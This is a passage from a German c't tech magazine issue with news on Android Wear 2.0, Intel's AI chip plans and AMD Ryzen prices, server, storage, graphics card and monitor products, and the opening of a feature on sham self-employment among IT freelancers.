Die Funktion „Smart Reply“ ermöglicht mit ihren vorgefertigten Antwortvorschlägen ein schnelles Beantworten von Nachrichten. Alternativ lassen sich auch auf der neu hinzugekommenen Minitastatur direkt auf dem Uhrendisplay kurze Texte selbst verfassen.

Ebenfalls mit an Bord ist die von den Pixel-Smartphones bekannte Sprachsteuerung Google Assistant. Insgesamt sind das sinnvolle Verbesserungen, einige Nutzer dürften aber über das Fehlen eines ausschlaggebenden Killer-Features enttäuscht sein. Zu unrecht, findet c't-Redakteur Michael Link (siehe Kasten).

(spo@ct.de)



Michael Link

Android Wear 2.0: Wem die Stunde schlägt

Drei Jahre hat es mit dem Update gedauert, trotzdem keine Killer-Features. Zeit, erneut die Sinnfrage für Smartwatches zu stellen. Derzeit präsentieren sich Smartwatches als stromdurstige und unübersichtliche Feature-Monster, die durch kleinteilige Dreh-, Drück- und Wischgesten mehr schlecht als recht zu beherrschen sind.

Bei Auto-Navis war es mal ähnlich: Die Hersteller pimpten sie zu eierlegenden Wollmilchsäuen mit Restaurantführer, Multimedia-Abspieler und Browser – alles Dinge, die ein Handy schon damals besser konnte: Während Saugnapf-Navis der Smartphone-Konkurrenz inzwischen fast erlegen sind,

könnten Smartwatches ihre Nische finden, wenn sie ihre Stärken ausnutzen. Sie sind kompakt und am Handgelenk viel schneller abzulesen als ein Smartphone, das man erst aus der Tasche ziehen muss.

Smartwatch-Hersteller sollten sich daher auf Funktionen konzentrieren, bei denen das Smartphone in der Tasche bleiben kann – Navigation, Benachrichtigungen und Player-Steuerung zum Beispiel. Der Google Assistant mit seiner Sprachsteuerung ist ein richtiger Schritt in diese Richtung – wenn er mal besser Deutsch kann. Vor allem soll die Smartwatch aber umstandslos und zuverlässig die Zeit anzeigen. (mil@ct.de)

Prozessorgeflüster

Von first und second

Intel first – so lautet die Maxime von Intel-Chef Brian Krzanich. Beim Trendthema Deep Learning will Intel gleich mit fünf Architekturen an die Spitze. Bei den Desktop-PCs gibt es aber erst einmal wieder erstarkte Konkurrenz.

Von Andreas Stiller

Als einer der ersten bedeutenden Konzernlenker reiste Brian Krzanich ins Weiße Haus, um dem neuen Präsidenten zu huldigen und milliardenschwere Investitionen anzukündigen, natürlich innerhalb der USA. Genau das hatte allerdings schon vor einiger Zeit sein Vorgänger Otelini dem Trump-Vorgänger Obama versprochen, dann aber das weitgehend fertiggestellte Werk in Arizona mangels Absatz erst einmal auf Eis gelegt – was im heißen Arizona ja nicht so ganz einfach ist.

Nun aber will Intel die 7 Milliarden Dollar teure Fab 42 für 10- und 7-nm-Prozesstechnik wirklich fertigstellen und in Betrieb nehmen. 3000 High-Tech- und etwa 10.000 Support-Arbeitsplätze sollen hier entstehen – nachdem Intel vor nicht allzu langer Zeit angekündigt hatte, 12.000 Arbeitsplätze im Rahmen der Restrukturierung abzubauen.

Sorgen machen sich nun die großen Standorte außerhalb der USA, im irischen Leixlip und im israelischen Kiryat Gat, wo gerade erst in November ein Investitionsprogramm in Höhe von 6 Milliarden US-Dollar gestartet wurde, intensiv gefördert von der israelischen Regierung.

Ein bisschen chaotisch siehts bei Intels Roadmap aus. Noch in diesem Jahr soll laut einer auf einem Investor Meeting getroffenen Aussage der Nachfolger von Kaby Lake (7th Core Generation) erscheinen, die achte Generation mit, na ja, nicht gerade fulminanter Performance-Steigerung beim Babco Sysmark 1.5 um 15 Prozent. Aber was ist die achte Generation? Der eingeschobene Coffee Lake in alter 14-nm-Tech-

nik (inzwischen 14 nm+) mit bis zu sechs Kernen oder die ebenfalls für dieses Jahr angekündigten ersten Intel-Chips in 10 nm namens Cannon Lake für die U- und Y-Mobile-Klasse, die vielleicht eher kommen?

Richtig „first“ war Intel bei Trendthema Machine Learning, auch AI genannt, bislang gar nicht, hat das eher verschlafen. Doch nun will die Firma mit Macht diesen Markt erobern und gleich von allen Seiten mit fünf Architekturen angreifen. Die Programmierer legten sich dazu mächtig ins Zeug und konnten mit der neuen Mathematik-Kernel-Bibliothek für Deep Neural Networks (MKL-DNN) auch den Xeon mit seinen AVX-Einheiten als Basis weit besser ins Spiel bringen. Via OpenCL mitrechnen kann dabei außerdem in der Xeon-E3-Familie und bei den Desktop-Prozessoren auch die HD-Grafik.

Neudefinierte AI-Performance

Beim Xeon Phi haben die Programmierer gar die Performance von Caffe/Alexnet von „out-of-Box“ bis zu liebevoll handoptimiert um Faktor 400 beschleunigt. Und gegen Ende des Jahres soll dann noch ein speziell für AI optimierter Xeon Phi Knights Mill ins Rennen gehen, der bei halber Genauigkeit (Fp16) bis zu viermal so schnell wie die normale Ausführung sein soll.

Ebenfalls in diesem Jahr sollen zwei der in letzter Zeit vollzogenen Einkäufe

die AI-Leistung ihrer Produkte unter Beweis stellen. Alteras Arria 10 will dabei nicht nur als FPGA-Coprozessorkarte DLIA (Deep Learning Inference Accelerator), sondern auch integriert im Gehäuse mit Xeon Broadwell punkten. Das FPGA kann man für alle möglichen Aufgaben konfigurieren und unter OpenCL betreiben, eben auch als Single-Precision-AI-Rechenmaschine mit 1,5 TFlops.

Spezifisch auf den Deep Learning-Job maßgeschneidert ist hingegen die mit dem Start-up Nervana eingekaufte Nervana Engine, jetzt auf Lake Crest umgetauft. Auf einem AI-Day in München stellte ihn der Nervana-Mitgründer Naveen Rao nun auch hierzulande vor. Lake Crest kommt demnach als ein von TSMC gefertigtes ASIC in 28-nm-Technik. Es thront zusammen mit vier Stapeln à 8 GByte High Bandwidth Memory 2 (mit insgesamt 1 TByte/s Bandbreite) auf einem Interposer-Board, das auf einer PCIe-Karte steckt, ohne weiteren Hauptspeicher. Der Prozessor hat 12 Hochgeschwindigkeit-Links, ein jeder mit 100 GBit/s bidirektional, mit denen sich vielfältige Topologien aufbauen lassen. Das Konzept erinnert irgendwie an die Transputer aus den 80er Jahren.

Der Tensor-Chip besitzt intern 12 sogenannte Cluster-Prozessoren, ein jeder bestehend aus zwei MPUs mit 1024 Bit Recheneinheiten. 55 Tera-Ops/s soll der Chip laut Rao leisten können, wobei er aber nicht mit IEEE Half Float (Fp16), sondern mit nicht genauer dokumentiertem „Flexpoint“ rechnet. Mit welchen magischen Rechenricks man damit letztlich auf 55 TOPs/s kommt, bleibt offen. Intels vielsagende Antwort: „The Intel Nervana architecture will redefine the way AI workload performance will be calculated with its proprietary tensor core technology that concentrates high density compute onto Intel architecture at unprecedented levels of efficiency.“

Dieses Flexpoint-Format arbeitet intern mit Integer und soll eine variable Ge-

AMD Ryzen, Modelle und vermutliche Preise			
Modell	Kerne/Threads	Basis/Turbo	Preis
Ryzen 7 1800X	8/16	3,6/4,0 GHz	600 €
Ryzen 7 1700X	8/16	3,4/3,8 GHz	440 €
Ryzen 7 1700	8/16	3,0/3,7 GHz	355 €
Ryzen 5 1600X	6/12	3,3/3,7 GHz	275 €
Ryzen 5 1500	6/12	3,2/3,4 GHz	245 €
Ryzen 5 1400X	4/8	3,5/3,9 GHz	220 €
Ryzen 5 1300	4/8	3,3/3,6 GHz	195 €
Ryzen 3 1200X	4/4	3,4/3,8 GHz	165 €
Ryzen 3 1100	4/4	3,2/3,5 GHz	140 €

nauigkeit bieten. Letztlich, so Rao, soll es gar hinunter bis zu Single-Bit-Precision gehen können. Das ist aber erst für den für 2020 vorgesehenen Knights Crest geplant, bei dem Nervana's Tensor-Hardware auf einen Xeon-Chip wandern soll.

Das im letzten Prozessorgeflüster angesprochene ominöse Product Quality Issue, das Intels Finanzchef Swan für größere Verluste verantwortlich machte, hat sich inzwischen geklärt – nicht der Xeon Phi, auch nicht der Broadwell – nein, der Atom C2000 ist der Schuldige. Dessen dicker Bug im Low-Pin-Count-Interface war deshalb so teuer, weil so wichtige Kunden wie Cisco davon erheblich betroffen waren (siehe S. 33).

Ryzen-Preise

Und nun bekommt Intel endlich wieder echte Konkurrenz, denn der Start der Ryzen-Prozessoren von AMD steht kurz bevor. Auf ersten Händlerlisten tauchen sie schon mit ihren offiziellen Namen sowie mit Preisen in den erwarteten Bereichen

Workload optimized Hardware? Lake Crest? – Von wegen: Der Neu-Intelianer Naveen Rao zeigte stattdessen lieber das Die-Plot eines achtkernigen Haswell-E.

bis maximal 600 Euro auf. Man findet die Versionen zudem mit X oder mit Pro verziert, was bei gleicher TDP auf andere Gehäusetemperaturen und Kühlerklassen hinweist. So lässt das Achtkern-Spitzenmodell Ryzen7 1800x mit 95 Watt TDP nur maximal 60 °C Gehäusetemperatur zu, wofür es eine anspruchsvollere Kühlerklasse HS81 benötigt. Demgegenüber ist der Ryzen 7 1800 Pro bei ebenfalls 95 Watt TDP für eine Gehäusetemperatur von bis zu 72,4 °C ausgelegt und erlaubt einfacher gestrickte Kühler.

Ein ziemliches Hin und Her gabs beim Thema Windows 7. Erst sicherte AMD

volle Unterstützung zu, um dann kurz danach wieder zurückzurudern: „only support and drivers for Windows 10 will be provided in AMD Ryzen desktop processor production parts“. Auch zahlreiche neue Benchmark-Ergebnisse machten die Runde. Ein Ryzen 1700X mit acht Kernen liegt danach im CPU Mark etwa auf dem Level eines Core i7 6850 mit sechs Kernen, mal besser, mal schlechter. Den Vierkerner Kaby Lake Core i7 7700K hängt er zumeist klar ab – nur bei Single-Thread-Benchmarks liegt jener um 20 Prozent voraus. Aber all das ist alles noch mit Vorsicht zu genießen. (as@ct.de)




Bild: Intel

Anzeige

Flache Storage-Server mit 1 PByte Flash

Auf einem Investor Meeting hat Intels Chefin der Server-Sparte, Diane Bryant, kompakte Rack-Server mit bis zu 1 PByte Flash- und 3D-XPoint-Speicher in Aussicht gestellt. Sie nannte zwar keine konkreten Termine oder Preise, zeigte aber eine Illustration eines Rack-Gehäuses mit 1 HE Bauhöhe. Dort hinein sollen NAND-Flash- und 3D-XPoint-Module – Letztere als schneller Cache – mit insgesamt 1 Petabyte Kapazität passen.

Nach derzeitigen Preisen für Flash-Speicher in Enterprise-Qualität würde ein solches System wohl mindestens 1 Million Euro kosten. (ciw@ct.de)



Intel verspricht 1 PByte Speicher in einem Rack-Einschub mit 1 HE.

Insolvenzantrag: Serverhersteller Protonet ist zahlungsunfähig

Protonet baut private Server auch für Kleinunternehmen und warb mit besonders hohem Datenschutz. Da ein Investor abgesprungen ist, hat das Unternehmen Anfang Februar einen Insolvenzantrag gestellt. Das Geschäft läuft jedoch nach Angaben des Insolvenzverwalters, dem Hamburger Rechtsanwalt Prof. Dr. Klaus Pannen, weiter. Die Gehälter der 16 Angestellten sind durch das Insolvenzgeld bis Ende April gesichert.

Nutzer einer Protonet-Lösung müssen sich aktuell noch keine Sorgen machen. Private Protonet-Server benötigen keine Verbindung zum Hersteller. Lediglich der DNS-Dienst des Unternehmens wird in den nächsten Wochen sehr wahrscheinlich eingestellt. Betriebe, die eine *.protonet.info-Domain nutzen, müssen sich um die Registrierung eines eigenen Namens im Web kümmern.

Ob die US-Muttergesellschaft Protonet Inc. ebenfalls Insolvenz anmelden muss, ist bisher unklar. Noch 2014 hatte Protonet seine Mikroserver mit Datenschutzversprechen und Updates über mehrere Jahre beworben. Die im selben Jahr gestartete Crowdfunding-Kampagne brachte innerhalb weniger Stunden 1,5 Millionen Euro ein und erregte damit weltweit Aufsehen. Insgesamt kamen dabei 3 Millionen Euro von 1800 Kleininvestoren zusammen. (amo@ct.de)

NVMe-SSDs für Cloud-Server

Schneller Speicher im 2,5-Zoll-Format: SanDisk bringt zwei neue SSDs für Rechenzentren. Die Skyhawk-Familie gibt es in den Versionen Standard und Ultra. Beide nehmen per U.2-Anschluss Kontakt mit dem Mainboard oder passenden NVMe-Switches auf, nutzen vier schnelle PCIe-3.0-Lanes sowie das NVMe-Protokoll in Version 1.2 und sind 15 Millimeter hoch.

Die Standard-Version soll beim Lesen 1,7 GByte/s erreichen, beim Schreiben knapp 1,2; die Leistung bei zufälligen Zugriffen gibt SanDisk mit 250.000 beziehungsweise 47.000 IOPS an. Die Skyhawk ist mit Kapazitäten von 1,9 und 3,8 TByte erhältlich. Die Ultra-Version nutzt mehr Speicher für das Overprovisioning, die Kapazität liegt bei maximal 3,2 TByte. Beim sequenziellen Lesen ist sie mit 1,7 GByte/s etwas schneller, vor allem aber liegt die Leistung beim Schreiben zufälliger Daten mit 83.000 IOPS deutlich höher. Ein weiterer Vorteil: Sie lässt sich im Rahmen der fünfjährigen Garantie täglich bis zu 1,7-mal komplett beschreiben (1,7 Drive Writes Per Day, DWPD), die Standard-Version ist mit maximal 0,6 DWPD weniger belastbar.

Beide SSDs sollen im zweiten Quartal erhältlich sein, Preise hat das Unternehmen noch nicht genannt. (ll@ct.de)



Bis zu 3,8 TByte im 2,5-Zoll-Gehäuse: Die SanDisk Skyhawk ist für Server gemacht.

Server&Storage-Notizen

Flash Forward, das Gemeinschaftsunternehmen von Toshiba und WD zur Produktion von NAND-Flash, beginnt mit der Pilotfertigung von **NAND-Chips mit 512 GBit Speicher** in 64 Lagen. Die dritte Generation des hauseigenen BiCS3-Speichers produziert Flash Forward bereits seit Juli vergangenen Jahres, bislang jedoch lediglich mit 256 GBit.

Auf einer taiwanischen Webseite ist ein Screenshot eines Datenblatts mit Spezifikationen zu **Intels erster Optane-SSD** mit 3D-XPoint-Speicher aufgetaucht. Die Data-Center-SSD DC P4800X wird demnach als Einsteckkarte mit PCIe-3.0-x4-Anbindung erscheinen und 375 GByte Speicher aufweisen.

Toshiba erweitert seine **NAS-Festplatten-Serie N300** um ein Modell mit 8 TByte. Das luftgefüllte Laufwerk soll sich besonders für den Einsatz in heimischen NAS-Boxen und für Archivspeicherlösungen eignen.

Schweigsamer Mikro-Lüfter

Der Mikro-Lüfter Whisper ist winzig und flüsterleise.



Nur wenig lauter als Blätterrauschen ist der neue Mikro-Lüfter der Firma Jaro Thermal. Er misst 20 mm × 20 mm × 6 mm und eignet sich mit einem Gewicht von 4 Gramm für Geräte, die trotz geringer Abmaße viel Wärme erzeugen und deshalb keine passive Kühlung zulassen. Bei 6000 Umdrehungen pro Minute schaufelt der „Whisper“ etwa 0,34 m³ pro Stunde. Er arbeitet mit 3,3 V (2,5 bis 3,6 V) Gleichspannung und benötigt dabei etwa 200 mW. Über einen FG-Ausgang gibt der Sensor des Lüfters die aktuelle Drehzahl aus. Der Geräuschpegel liegt im Betrieb bei 16 dBA. Als Lebensdauer nennt der Hersteller 50.000 Stunden.

(amo@ct.de)

Echtzeit-OS mit ECC für Flash oder SMP für Multicore

Segger stellt die Software-Bibliothek emLib ECC bereit, die zur Fehlerkorrektur von NAND-Flash-Chips gedacht ist. Sie lässt sich in das Echtzeit-Betriebssystem embOS für Mikrocontroller einbinden, die Flash-Speicher mit Multi- und Triple-Level-Cell-Technik (MLC/TLC) ansteuern. Bei MLC- und TLC-Flash sind Datenfehler wahrscheinlicher als bei SLC-Flash, aber pro Gigabyte ist MLC-/TLC-Flash viel billiger.

Der Error Correction Code (ECC) von emLib nutzt BCH-Algorithmen, die Multi-Bit-Fehler in Datenblöcken korrigieren. Die Anzahl korrigierbarer Fehler lässt sich wählen, was sich aber auf den Rechenaufwand auswirkt. Ein ARM Cortex-M7 mit 217 MHz Taktfrequenz berechnet die Prüfdaten für 4-Bit-ECC mit 25 MByte/s, bei 24-Bit-ECC sind noch 2 MByte/s möglich.

Das für zahlreiche Mikroarchitekturen erhältliche Echtzeit-OS RTEMS besitzt für ARM, PowerPC und Sparc nun eine Erweiterung für symmetrisches Multi-Processing (SMP). Laut der Firma Embedded Brains wurde RTEMS dazu tiefgreifend überarbeitet, bleibt aber weitgehend kompatibel zu älteren Versionen.

(ciw@ct.de)

Anzeige

Profi-Grafikkarten mit Nvidia-Pascal-GPUs



Für die Profi-Grafikkarte Quadro GP100 mit 16 GByte HBM2-Speicher und NVLink verlangt Nvidia rund 7000 Euro.

Gleich sechs neue Profi-Grafikkarten hat Nvidia im Rahmen der Fachmesse Solidworks World vorgestellt. Auf allen Karten der Quadro-P-Serie kommen effiziente Pascal-Grafikchips zum Einsatz. Aufsteigend nach ihrer Leistungsfähigkeit geordnet handelt es sich um die Modelle Quadro P400, P600, P1000, P2000, P4000 und Quadro GP100.

Die GPU der schnellsten Variante enthält 3584 Shader-Rechenkerne, die 10 Billionen Gleitkommaoperationen pro Sekunde bei einfacher Genauigkeit (Single Precision TFlops) liefern – bei halber Genauigkeit sogar doppelt so viele. Daten lagert die GP100 in ihrem 16 GByte fassenden HBM2-Speicher mit einer Transferrate von rund 720 GByte/s aus. Über vier DisplayPorts (v1.4) lassen sich ebenso viele 5K-Bildschirme bei 60 Hz oder 4K-Displays bei 120 Hz gleichzeitig betreiben. Für ältere Monitore findet sich an der aktiv gekühlten GP100 auch noch Dual-Link-DVI. Über NVLink lassen sich zwei GP100-Karten zusammenschalten. Die Karte soll knapp 7000 Euro kosten.

Die Quadro P4000 wird von einem GP104-Grafikchip mit 1792 Shader-Rechenkernen angetrieben; als Datenspeicher dienen 8 GByte GDDR5. Die schmale Single-Slot-Grafikkarte kann ebenfalls vier 5K-Displays mit 60 Hz anbinden. Hier fehlt aber ein DVI-Ausgang. Nvidia zufolge soll die rund 1300 Euro teure Quadro P4000 ausreichend Leistung für die Entwicklung von VR-Anwendungen bieten.

Für CAD und medizinische Bildverarbeitung gedacht sind Quadro P2000 und P1000. Die 2000er-Variante hat 1024 Shader-Kerne und 5 GByte GDDR5-Speicher (192 Bit), die halbhoh 1000er noch 640 Kerne, 4 GByte Speicher und Mini- statt normalgroßer DisplayPorts. Die Karten kosten 670 Euro beziehungsweise 470 Euro. Selbst die 240 Euro teure Quadro P600 steuert bis zu vier 5K-Displays an, eignet sich aufgrund ihrer schwachen Hardware (384 Kerne, 2 GByte GDDR5) eher für die 10-Bit-Bildbearbeitung oder für das Verarbeiten sehr einfacher CAD-Modelle. Die Einstiegskarte Quadro P400 kostet 190 Euro, soll sich jedoch nicht für 5K-Displays eignen. (mfi@ct.de)

AM4-Prozessorkühler für Ryzen und Co.

Der österreichische Kühlerspezialist Noctua hat für die kommenden AMD-Prozessoren Ryzen (siehe S. 18) und Bristol Ridge drei Sondermodelle aufgelegt: Die CPU-Kühler NH-D15 SE-AM4, NH-U12S SE-AM4 und NH-L9x65 SE-AM4 wurden mit einer Halterung für die neue CPU-Fassung ausgestattet, passen ohne optionale Montage-Kits aber nicht auf Mainboards für Intel-Prozessoren.

Für Übertakter eignet sich der NH-D15 SE-AM4 mit zwei Lamellenpaketen und jeweils einem 14-cm-Lüfter. Er kostet 90 Euro. Der Tower-Kühler NH-U12S SE-AM4 ist mit einem 12-cm-Ventilator ausgestattet (60 Euro). Kompakte Systeme lassen sich mit dem NH-L9x65 SE-AM4 für 53 Euro bauen, da er inklusive 92-mm-Lüfter lediglich 65 mm hoch ist. Auf alle Kühler gewährt Noctua sechs Jahre Garantie; es liegen jeweils Low-Noise-Adapter sowie Wärmeleitpaste bei. (chh@ct.de)



Trotz kompakter Abmessungen soll der Noctua NH-L9x65 SE-AM4 auch AMDs Octo-Cores vor dem Überhitzen bewahren.

Spiele-PC mit wasser-gekühlter 5-GHz-CPU

Für anspruchsvolle Gamer, die in 4K-Auflösung oder mit VR-Brille spielen wollen, bietet Agando den High-End-PC Fuego @7980i7 Dragon an. Sowohl Grafikkarte als auch Prozessor sind übertaktet. Der wassergekühlte Vierkerner Core i7-7700K läuft mit 5 GHz. Die Grafikausgabe übernimmt eine GeForce GTX 1080 mit 8 GByte GDDR5X-RAM. Zur weiteren Ausstattung des Gaming-PCs zählen 16 GByte DDR4-RAM, eine 256-GByte-SSD, eine Festplatte mit 2 TByte sowie ein Blu-ray-Brenner. Inklusiv Windows 10 Home kostet der Agando Fuego @7980i7 Dragon 2350 Euro. (chh@ct.de)

Hardware-Notizen

Die **PC-Netzteile** der Serie Pure Power 10 sollen nach Angaben des Herstellers Be quiet! effizienter als die Vorgänger arbeiten. Erhältlich sind Modelle mit 300 bis 700 Watt für 50 bis 105 Euro. Bis zu 87 Prozent Wirkungsgrad (80Plus Bronze) erreichen die Netzteile mit 300 und 350 Watt, die stärkeren bis zu 91 Prozent (80Plus Silber).

21:9-Monitor

NECs 34-zölliger Monitor EX341R zeigt überbreites 21:9-Format mit 3440×1440 Pixeln (110 dpi). Sein gebogenes VA-Display mit 1,80 Meter Krümmungsradius (1800 R) bietet laut Hersteller einen In-Bild-Kontrast von 3000:1, was deutlich kontraststärker wäre als die bisher mit IPS-Panel erhältlichen 21:9-Monitore. Der EX341R soll den sRGB-Farbraum abdecken und 290 cd/m^2 hell leuchten. Sein Display ist höhenverstellbar und seitlich drehbar und wird von einem nur 1,6 Millimeter schmalen Rahmen eingefasst. NEC legt die ControlSync-Software bei, mit der man bis zu 25 Monitore in einer Multimonitorinstallation steuern kann.

Der EX341R hat als Eingänge je einen HDMI in Version 2.0 und 1.4 und einen DisplayPort sowie einen DisplayPort-Ausgang jeweils in Version 1.2. Außer zwei 1-Watt-Lautsprechern ist ein auch als KVM nutzbarer USB-3.0-Hub mit vier Peripherieanschlüssen eingebaut. Per Umgebungslichtsensor wird die



Der EX341R von NEC kann an seinem DisplayPort-Ausgang einen weiteren Monitor ansteuern.

Schirmhelligkeit auf Wunsch automatisch den Lichtverhältnissen im Raum angepasst. Ein Sensor erkennt, wenn niemand vor dem Display sitzt, und schaltet es dann in den Standby-Modus. NEC bietet den Monitor in den USA für 1000 US-Dollar an; hierzulande wird der EX341R circa 1200 Euro kosten. (uk@ct.de)

Monitor mit USB-C-Dock

BenQ stellt mit dem PD2710QC einen Monitor mit eingebautem USB-C-Dock vor: Über den verdrehsicheren USB-C-Anschluss nimmt der 27-Zöller außer USB-Daten auch DisplayPort-Signale entgegen und kann angeschlossene Mobilgeräte im Betrieb mit 61 Watt laden. Der in der Fußplatte eingebaute USB-3.1-Hub hat vier Peripherieanschlüsse. Zusätzlich findet man im Fuß eine Ethernet-RJ45-Buchse und einen Kopfhöreranschluss sowie einen DisplayPort-Ausgang. An diesem kann man per Multi-Stream-Transport (MST) weitere Display anschließen – beispielsweise einen zweiten rahmenlosen PD2710QC. Als Signaleingänge stehen neben USB-C ein HDMI sowie zwei DisplayPorts bereit,

einer davon als Mini-DP-Variante. Alle Eingänge beherrschen den Kopierschutz gemäß HDCP 1.4.

Das mattierte IPS-Display mit 2560×1440 Bildpunkten und 68 Zentimetern Diagonale (27") erreicht laut BenQ einen Kontrast von 1000:1 und eine maximale Leuchtdichte von 350 cd/m^2 . Die Grauschaltzeit spezifiziert der Hersteller mit 5 Millisekunden (g-t-g). Es gibt diverse voreingestellte Bildmodi für Arbeit und Spiel. Der Schirm ist um 18 Zentimeter höhenverstellbar und seitlich sowie ins Hochformat drehbar. Über Preis und Verfügbarkeit schweigt sich BenQ noch aus; der Vorgänger PD2700Q kostet in den USA 360 US-Dollar. (uk@ct.de)

Anzeige

Display-Notizen

Japan Display hat ein **durchsichtiges 4"-Display** entwickelt, das eine Transparenz von 80 Prozent erreichen soll. Es ist für Augmented-Reality-Anwendungen gedacht, bei denen ein unabhängig agierender farbiger Vordergrund nahtlos über Hintergrundbilder gelegt werden kann. Die Massenproduktion soll 2018 anlaufen.

Loewe hat mit bild 5 eine **neue TV-Modellreihe** im Programm. Die mit verschiedenen Standfüßen, Cover-Kits und Farben individuell gestaltbaren TVs gibt es in 40, 48 und 55 Zoll mit 4K-Auflösung. Eine Full-HD-Version gibt es noch in 32 Zoll. Die Geräte kosten zwischen 1190 Euro (32 Zoll) und 3590 Euro (55 Zoll). In der bild-7-Serie bietet Loewe zwei 4K-OLEDs in 55 und 65 Zoll für 4990 und 6990 Euro an.

Schein oder nicht Schein?

Der Streit um die Scheinselbstständigkeit von IT-Experten



Bild: Deutsche Rentenversicherung Bund / Armin Okula

IT-Profis sind gefragt. Trotzdem erhalten viele von ihnen als Selbstständige keine Aufträge mehr. Die Schuld geben sie der Deutschen Rentenversicherung und einem Arbeitsmarkt-Gesetz, das Anfang April in Kraft tritt.

Von Christian Wölbart

Rolf Fischer fühlte sich überrumpelt. Schon seit vier Jahren beriet der selbstständige IT-Experte einen großen Auto-Zulieferer, aber dann musste plötzlich alles ganz schnell gehen. Das Unternehmen kündigte im August ohne Vorwarnung seinen Beratungsvertrag und stellte ihn vor die Wahl: Entweder er lasse sich von einer Zeitarbeitsfirma befristet anstellen oder er fliege komplett raus.

Fischer, der in Wirklichkeit anders heißt, wollte selbstständig bleiben, konnte

den Verlust über seine anderen Kunden aber nicht auffangen. Also ließ er sich anstellen. Das Paradoxe: Der Auto-Zulieferer zahlte nun aufgrund der Lohnnebenkosten 50 Prozent mehr für dieselbe Leistung. Gleichzeitig blieb für Fischer weniger übrig, denn Überstunden bekam er nicht mehr bezahlt.

Lieber unabhängig

Wie Fischer geht es zurzeit vielen IT-Profis. Sie sind zwar nach wie vor gefragt, aber selten als Selbstständige. „Leider haben sich die freiberuflichen Projekte in den letzten sechs Monaten drastisch reduziert. Die meisten unserer Kunden wünschen nur noch Arbeitnehmerüberlassung“, meldete Anfang Februar ein IT-Projekt-Vermittler. Begründet wird das oft nur schwammig, zum Beispiel mit „kundeninternen Compliance-Regeln“.

Viele freie Informatiker und Ingenieure haben ein derart spezielles Fach-

wissen – zum Beispiel im Bereich IT-Sicherheit –, dass sie in Projekten bei unterschiedlichen Kunden mehr verdienen können als bei einem einzigen Arbeitgeber. Deshalb haben sie kein Interesse an einer festen Stelle. Auch Zeitarbeitsverträge sind für sie nicht attraktiv, weil diese ihnen kaum mehr Sicherheit geben als die Selbstständigkeit, aber Unabhängigkeit und Einkommen schmälern. Zum Beispiel stand im neuen Vertrag des IT-Beraters Rolf Fischer, dass der Arbeitgeber das Gehalt jederzeit ohne Begründung um 25 Prozent reduzieren kann.

Entsprechend wütend reagieren die hochqualifizierten Freien nun auf den Trend zur Leiharbeit. „Ich fühle mich in der Berufsausübung mehr als stark behindert. Offensichtlich ist meine Tätigkeit von der Politik nicht mehr gewünscht“, sagt Rolf Fischer. Ein Unternehmensberater spricht gegenüber c’t sogar von einem „indirekten oder sogar direkten Berufsverbot für viele Freiberufler und Solo-Selbstständige“.

Die Schuld geben die Selbstständigen nicht den Unternehmen – sondern vor allem der Deutschen Rentenversicherung Bund (DRV). Die selbstverwaltete Körperschaft entscheidet in sogenannten Statusfeststellungsverfahren, ob ein Selbstständiger tatsächlich selbstständig ist oder nur scheinselbstständig. Geprüft wird das sowohl im Rahmen von regelmäßigen Betriebsprüfungen als auch auf Wunsch einzelner Auftraggeber oder Auftragnehmer.

Die gesetzliche Definition von nicht-selbstständiger Arbeit ist schwammig: „Anhaltspunkte für eine Beschäftigung sind eine Tätigkeit nach Weisungen und eine Eingliederung in die Arbeitsorganisation des Weisungsgebers“ (§ 7 Abs. 1 Satz 2 SGB IV). Die DRV hat aus der Rechtsprechung einige zusätzliche Anhaltspunkte entlehnt (siehe Kasten) und entscheidet in jedem Einzelfall anhand langer Fragebögen. Stellt sie eine Scheinselbstständigkeit fest, betrachtet sie Auftraggeber und Auftragnehmer als Arbeitgeber und Angestellten – und fordert Sozialversicherungsbeiträge ein, sogar rückwirkend für bis zu vier Jahre.

Schwere Vorwürfe

Seit 2006 ist der Anteil der Prüfungen mit dem Ergebnis „scheinselbstständig“ stark gestiegen (siehe Grafik). Viele Selbstständige, ihre Verbände wie der VGSD sowie ihre Anwälte unterstellen der DRV Absicht: Sie produziere Scheinselbstständige, um die Sozialkassen zu füllen. Sie picke

sich in den Einzelfallprüfungen nur die Punkte heraus, die für Abhängigkeit sprechen, und ignoriere das Gesamtbild.

Die DRV weist diesen Vorwurf „entschieden zurück“. Man habe zu keiner Zeit die Rechtsauslegung verschärft. Der höhere Anteil der Fälle von Scheinselbstständigkeit liege daran, dass seit einigen Jahren vermehrt solche Personen Anträge stellen, „die durch gesicherte Rechtsprechung in aller Regel in einem abhängigen Beschäftigungsverhältnis stehen (z. B. Klinikpersonal, Honorarärzte)“.

Die DRV-Kritiker halten mit Beispielen dagegen, in denen die Versicherung in identischen Konstellationen zunächst auf Selbstständigkeit und einige Jahre später auf Abhängigkeit entschieden habe. Außerdem habe man die meisten Gerichtsverfahren gewonnen. Eine nachvollziehbare Urteilsstatistik gibt es allerdings nicht.

Unzweifelhaft ist, dass sich die IT-Welt verändert hat, während die Kriterien für Abhängigkeit gleich geblieben sind: Software wird heutzutage meist nicht mehr im stillen Kämmerchen nach Pflichtenheft entwickelt, sondern agil, in enger Abstimmung mit dem Kunden, ohne klare Projektdauer. Externe dürfen selten eigene Hardware nutzen, weil sie dadurch gegen die Sicherheitsregeln der Unternehmen verstoßen.

Reform mit Kollateralschaden

Neben der DRV stellen die ITler auch Arbeitsministerin Andrea Nahles an den Pranger. Sie unterstellen, dass die von Nahles erarbeitete Reform des Arbeitnehmerüberlassungsgesetzes (AÜG) die

Selbstständige IT-Profis

